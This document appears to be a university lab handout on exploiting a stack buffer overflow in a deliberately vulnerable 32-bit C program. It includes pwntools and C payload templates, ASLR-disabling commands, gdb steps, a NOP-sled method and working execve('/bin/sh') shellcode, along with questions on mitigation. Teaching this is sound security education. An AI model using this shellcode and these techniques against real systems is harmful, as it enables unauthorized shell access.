Bof Lab Task

Vulnerable program:

```
#include <stdio.h>

void win() {  // at 0x08048456
        puts("Excellent, now let's go hack the world");
}

void vuln() {
        char buf[16];
        scanf("%s", buf);
}

int main() {
        puts("Welcome back to 2023 CS315, let's have some fun!");
        vuln();
        puts("Have a good day, Bye~");
        return 0;
}
```

0 WarmUp

Before exercise, remeber to disable ASLR by `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` or `sudo sysctl -w kernel.randomize_va_space=0`.
If you want to enable ASLR again, set randomize_va_space to 2.

0.0 Overwrite the return address of `vuln` to `win`'s address.

Here are some ways to pass the unprintable character in `win`'s address to program:

- Use `echo -e` or `printf` to print it and use pipe `|` to pass it to program as input.
  - For example, `echo -e "AAAA【??】AAA\x??\x??\x??\x08\n" | ./bof`
- For more complicated cases, we can first generate the payload and save it to a file, then use `<` to redirect the file to program as input.
  - Here is an exapmle in C, use `./bof < payload` to run it`:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(){
    const char* buffer = "AAAA【??】AAA\x??\x??\x??\x08\n";
    /* Save the contents to the file "payload" */
    FILE *payload;
    payload = fopen("payload", "w+");
    fwrite(buffer, sizeof(buffer), 1, payload);
    fclose(payload);
}
```

- However, the recommended way is to use Python and directly pass the payload to program as input.
  Note that pwntools is vary powerful and convenient, rember to check documentations!

```python
from pwn import *

p = process("./bof")
p.sendline(b"A"*【??】 + p32(0x08???????))
p.interactive()
```

If you successfully hijack the control flow of the program, the program should execute `win()` and print `Excellent, now let's go hack the world`.

【?】 in the above code should be replaced by the correct value.

0.1 test shellcode

Here is a shellcode that can print "Good Job".

```
    /* push 'Good_Job!' */
    push 0x626f4a5f                 ; h_Job
    push 0x646f6f47                 ; hGood
    /* call write(1, 'esp', 8) */
    push SYS_write /* 4 */          ; j\x04
    pop eax                         ; x
    push 1                          ; j\x01
    pop ebx                         ; [
    mov ecx, esp                    ; \x89\xe1
    push 8                          ; j\x08
    pop edx                         ; Z
    int 0x80                        ; \xcd\x80
```

C version

To generate and test the payload file in C, we can refer to the following code:
Compile with `gcc -m32 -o test test.c`

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
const char shellcode[] = "h_JobhGoodj\x04Xj\x01[\x89\xe1j\x08Z\xcd\x80";

int main(){
    char buffer[512];
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, sizeof(buffer));
    /* You need to fill the buffer with appropriate contents here */
    memcpy(buffer + ???, shellcode, sizeof(shellcode));
    /* You also need set the correct return address */
    buffer[???] = ???
    /* Save the contents to the file "payload" */
    FILE *payload;
    payload = fopen("payload", "w+");
    fwrite(buffer, sizeof(buffer), 1, payload);
    fclose(payload);
}

// test shellcode
int main() {
    mprotect((void *)((int)shellcode & 0xfffff000), 4096, 7);  // PROT_READ |
PROT_WRITE | PROT_EXEC
    ((void (*) (void))shellcode)();
}
```

Python version

For the Python pwntools version, we can use `shellcraft` module to generate the shellcode and use `asm` module to assemble the shellcode.
Remeber to check shellcraft doc (also remeber specify the architecture to `i386` by `context.arch = 'i386'`)
We may test shellcode via pwnlib.runner.

0.2 test shellcode in bof


Place the shellcode in the buffer and overwrite the return address of `vuln` to the address of the shellcode.

0.2.1 find the address of the shellcode


We may use gdb to find the address of the shellcode.
(The snapshot is using gdb with pwndbg plugin)
If you want analyze the disassembly code before debugging, you may use `objdump -d bof` to disassemble the program.

- Firstly, lunch gdb with `gdb ./bof`
- Then, set a breakpoint at the beginning of `vuln` function with `b vuln` (or `break vuln`).
    - Note that to set a breakpoint with address, we can use `b *0x80484b8` (`0x80484b8` is address you want).
- Now, run the program with `r` (or `run`).
- The process should hit the breakpoint, now we can use `disas vuln` to disassemble the `main` function.
    - Now, we can use `ni` (or `nexti`) to execute the next instruction. And `ni x` means execute `x` times of `ni`.
    - Also, use `si` (or `stepi`) to step into the function call.
    - **Note in gdb, press `enter` to repeat the last command.**
- After running into `scanf` function, we can interactive with the program by inputing some string.
    - What's the address of the buffer?

- Is the buffer address must be the same every time we run the program? (hint: With different environment variables)



- After entering the value for `scanf`, value in buffer should be changed:



0.2.1 construct the payload

The length of `%s` for `scanf` is arbitrary, we can put **n bytes junk** before the return address, overwrite the return address with the address of the shellcode, and put **shellcode** after the return address.

Finish C demo or Python code to generate the payload.
To finish 0.2.2, generate the payload file first.

0.2.2 test the payload in gdb

In gdb, we can use `r < payload` to run the program with the payload file as input.
Does the program print "Good Job"?

0.2.3 test the payload outside gdb

We can use `./bof < payload` to run the program with the payload file as input. **(but this command will send EOF to program, so the program will not receive any input from stdin, if you want to interactive with the program, you may use `cat payload - | ./bof` to run the program)**
Does the program print "Good Job"?

Attach the running process by `gdb -p <pid>` and check the address of the buffer again.

Our payload probably not work outside gdb, but we can increase a chance to execute shellcode by *add nop sled*, and exploit like this:

```
payload += p32(return_address)
payload += "\x90" * 100  # 0x90 is nop instruction in x86
payload += asm(shellcode)
```

If we happend return to nop(0x90) sled, the program will eventually run to our shellcode.

1. Lab Task

Exploit buffer-overflow vulnerability in `bof` to get the shell access.

In this lab, one way to get the shell access is run a shellcode that equivalent to `execve("/bin/sh")`.
Here is a demo shellcode:

```
const char shellcode[] = \
"\x31\xc0"          /* xorl    %eax,%eax              */    \
"\x50"              /* pushl   %eax                   */    \
"\x68""//sh"        /* pushl   $0x68732f2f            */    \
"\x68""/bin"        /* pushl   $0x6e69622f            */    \
"\x89\xe3"          /* movl    %esp,%ebx              */    \
"\x50"              /* pushl   %eax                   */    \
"\x53"              /* pushl   %ebx                   */    \
"\x89\xe1"          /* movl    %esp,%ecx              */    \
"\x99"              /* cdq                            */    \
"\xb0\x0b"          /* movb    $0x0b,%al              */    \
"\xcd\x80"          /* int     $0x80                  */    \
;
```

We can test the shellcode use program in 0.1.

What happend if we use this shellcode in `bof`?
hint:

- break after scanf or step into shellcode
- try `man scanf` to see chopping behavior of scanf
- 09, 0a, 0b, 0c, 0d, 20

How can we avoid white-space characters in shellcode?
hint:

- Use other instructions to construct the shellcode yourself
- https://www.exploit-db.com/shellcodes
- msfvenom
- https://github.com/SkyLined/alpha3

Submit (Assume in total 100 points, 5pts for bonus)

- 1.The screenshot and payload of: (40 pts)
  - print `Excellent, now let's go hack the world` (only finish this will get 10 pts)
  - print `Good Job` in gdb (only finish this will get 20 pts)
  - print `Good Job` outside gdb (only finish this will get 30 pts)
  - lunch shell (only finish this can get 40 pts)
- 2.How did you avoid white-space characters in shellcode? (20 pts, 15pts for only one way, 20 pts for self-designed shellcode or more than one way)
- 3.How did you **fix** the address of the shellcode(return address), and why address are different in different environment? (10 + 10 pts)
- 4.How to avoid this vulnbility? After fix and recompile your `bof` program, run exploit again and show your screenshot. (10 pts)
- 5.If system-wide ASLR is enabled:
  - 5.1 Can you still print `Excellent, now let's go hack the world`? (5 pts)
  - 5.2 Can you still return to your shellcode? (5 pts)

You can get full 10 pts if present a sound and detailed explaination, question 5 has multiple answer.
Bonus: After ASLR is enabled, return to shellcode in `bof` will get extra 5 pts bonus.